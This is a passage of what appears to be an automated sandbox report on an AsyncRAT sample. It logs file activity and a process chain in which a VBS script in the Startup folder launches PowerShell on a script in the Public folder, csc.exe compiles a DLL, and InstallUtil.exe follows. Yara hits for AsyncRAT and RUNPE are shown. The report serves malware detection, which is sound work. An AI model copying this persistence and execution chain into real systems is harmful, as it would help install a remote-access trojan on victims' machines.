C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.out	0	424	ff 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 44 65 73 6b 74 6f 70 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2e 64 6c 6c 22 20 2f 52 3a 22 6d 73 63 6f 72 6c 69 62 2e 64 6c 6c 22 20 2f 52 3a 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65	C:\Users\user\Desktop>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"System.Management.dll" /R:"System.Windows.Forms.dll" /R:"mscorlib.dll" /R:"Microsoft.VisualBasic.dll" /out:"C:\Users\usere	success or wait	1	7FFF1AEBB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 fd 74 38 9f fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7t8C C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FFF1AEBB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-Package<eYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FFF1AEBB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FFF1AEBB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 14 00 00 00 47 00 00 00 15 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@eG@	success or wait	1	7FFF1C4AF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	34 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 62 fd c2 34 fd 40 fd 6f 85 fd 1d fd fd 47 00 00 00 0e 00 0a 00	4b4@oG	success or wait	20	7FFF1C4AF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	10	53 79 73 74 65 6d 2e 57 65 62	System.Web	success or wait	20	7FFF1C4AF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	114	2	00 00		success or wait	13	7FFF1C4AF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1292	4	74 01 00 03	t	success or wait	1	7FFF1C4AF6E8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1296	368	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0e fd 00 0a 0e fd 00 0b 0c fd 00 0c 0e fd 00 0d 0e fd 00 0e 0e fd 00 0f 0c fd 00 10 0c fd 00 11 0c fd 00 12 0c fd 00 13 0c fd 00 00 0e fd 00 fd 0c 40 00 43 19 40 00 67 19 40 00 42 19 40 00 4a 19 40 00 fd 59 40 00 12 5a 40 00 19 5a 40 00 14 5a 40 00 fd 55 40 00 fd 55 40 00 17 5a 40 00 fd 59 40 00 1d 5a 40 00 1b 53 40 00 5b 56 40 00 63 1a 40 00 fd 5a 40 00 fd 5a 40 00 fd 5a 40 00 fd 5a 40 00 fd 53 40 00 fd 53 40 00 fd 5a 40 00 fd 5a 40 00 fd 5a 40 00 5c 56 40 00 5d 56 40 00 fd 56 40 00 fd 53 40 00 31 17 40 00 32 17 40 00 41 17 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 fd 0b 40 00 fd 0c 40 00 fd 0b 40 00 1e 0c 40 00 fd 0b 40	@C@g@B@J@Y@Z@Z@Z@U@U@Z@Y@Z@S@[V@c@Z@Z@Z@Z@Z@S@S@Z@Z@Z@\V@]V@ V@S@1@2@A@@@@@@@@@@@@@	success or wait	1	7FFF1C4AF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1BF5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1BF5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1BF5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFF1BF5B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1BF62625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1BF62625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1BF62625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1BF5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1BF5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1BF5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1BF5B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFF1C0312E7	ReadFile

Copyright Joe Security LLC 2022

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1BF5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFF1BF5B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFF1BF462DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFF1BF463B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFF1C0312E7	ReadFile
C:\Users\Public\gia9ab2dg0.PS1	unknown	4096	success or wait	18	7FFF1AEBB526	ReadFile
C:\Users\Public\gia9ab2dg0.PS1	unknown	324	end of file	1	7FFF1AEBB526	ReadFile
C:\Users\Public\gia9ab2dg0.PS1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	137	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF1AEBB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	7	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FFF1C0312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#\f2e0589ed6d670f264a5f65dd0ad000f\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	7FFF1C0312E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.dll	unknown	11776	success or wait	1	7FFF1AEBB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFF1AEBB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFF1AEBB526	ReadFile

Analysis Process: csc.exe PID: **6876**, Parent PID: **924**

General

Target ID:	8
Start time:	19:29:51
Start date:	16/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.cmdline
Imagebase:	0x7ff71a4b0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\5arm45ue\CSC76D3F8E3C7D44B4EA91093B17CA01E8C.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF71A52E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5arm45ue\CSC76D3F8E3C7D44B4EA91093B17CA01E8C.TMP	success or wait	1	7FF71A52E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5arm45ue\CSC76D3F8E3C7D44B4EA91093B17CA01E8C.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF71A52ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.cmdline	unknown	333	success or wait	1	7FF71A4C1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.0.cs	unknown	15102	success or wait	1	7FF71A4C1EE7	ReadFile

Analysis Process: cvtres.exe PID: **1112**, Parent PID: **6876**

General

Target ID:	9
Start time:	19:29:53
Start date:	16/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESC9E1.tmp" "c:\Users\user\AppData\Local\Temp\5arm45ue\CSC76D3F8E3C7D44B4EA91093B17CA01E8C.TMP"
Imagebase:	0x7ff7a0a80000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **6944**, Parent PID: **3688**

General

Target ID:	10
Start time:	19:29:55
Start date:	16/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SystemLogin.vbs"
Imagebase:	0x7ff713c40000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **7116**, Parent PID: **6944**

General

Target ID:	11
Start time:	19:29:59
Start date:	16/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy RemoteSigned -File C:\Users\Public\gia9ab2dg0.PS1
Imagebase:	0x7ff620040000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RUNPE, Description: Yara detected RUNPE, Source: 0000000B.00000002.535852707.000001D39DE83000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000B.00000002.535314776.000001D38E80B000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000B.00000002.532881754.000001D38E3D0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RUNPE, Description: Yara detected RUNPE, Source: 0000000B.00000003.476766953.000001D3A6611000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000B.00000002.535498230.000001D38E8A7000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: conhost.exe PID: **7140**, Parent PID: **7116**

General

Target ID:	12
Start time:	19:30:00
Start date:	16/05/2022
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: InstallUtil.exe PID: **6428**, Parent PID: **924**

General

Target ID:	14
Start time:	19:30:05
Start date:	16/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Imagebase:	0xf20000
File size:	41064 bytes
MD5 hash:	EFEC8C379D165E3F33B536739AEE26A3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
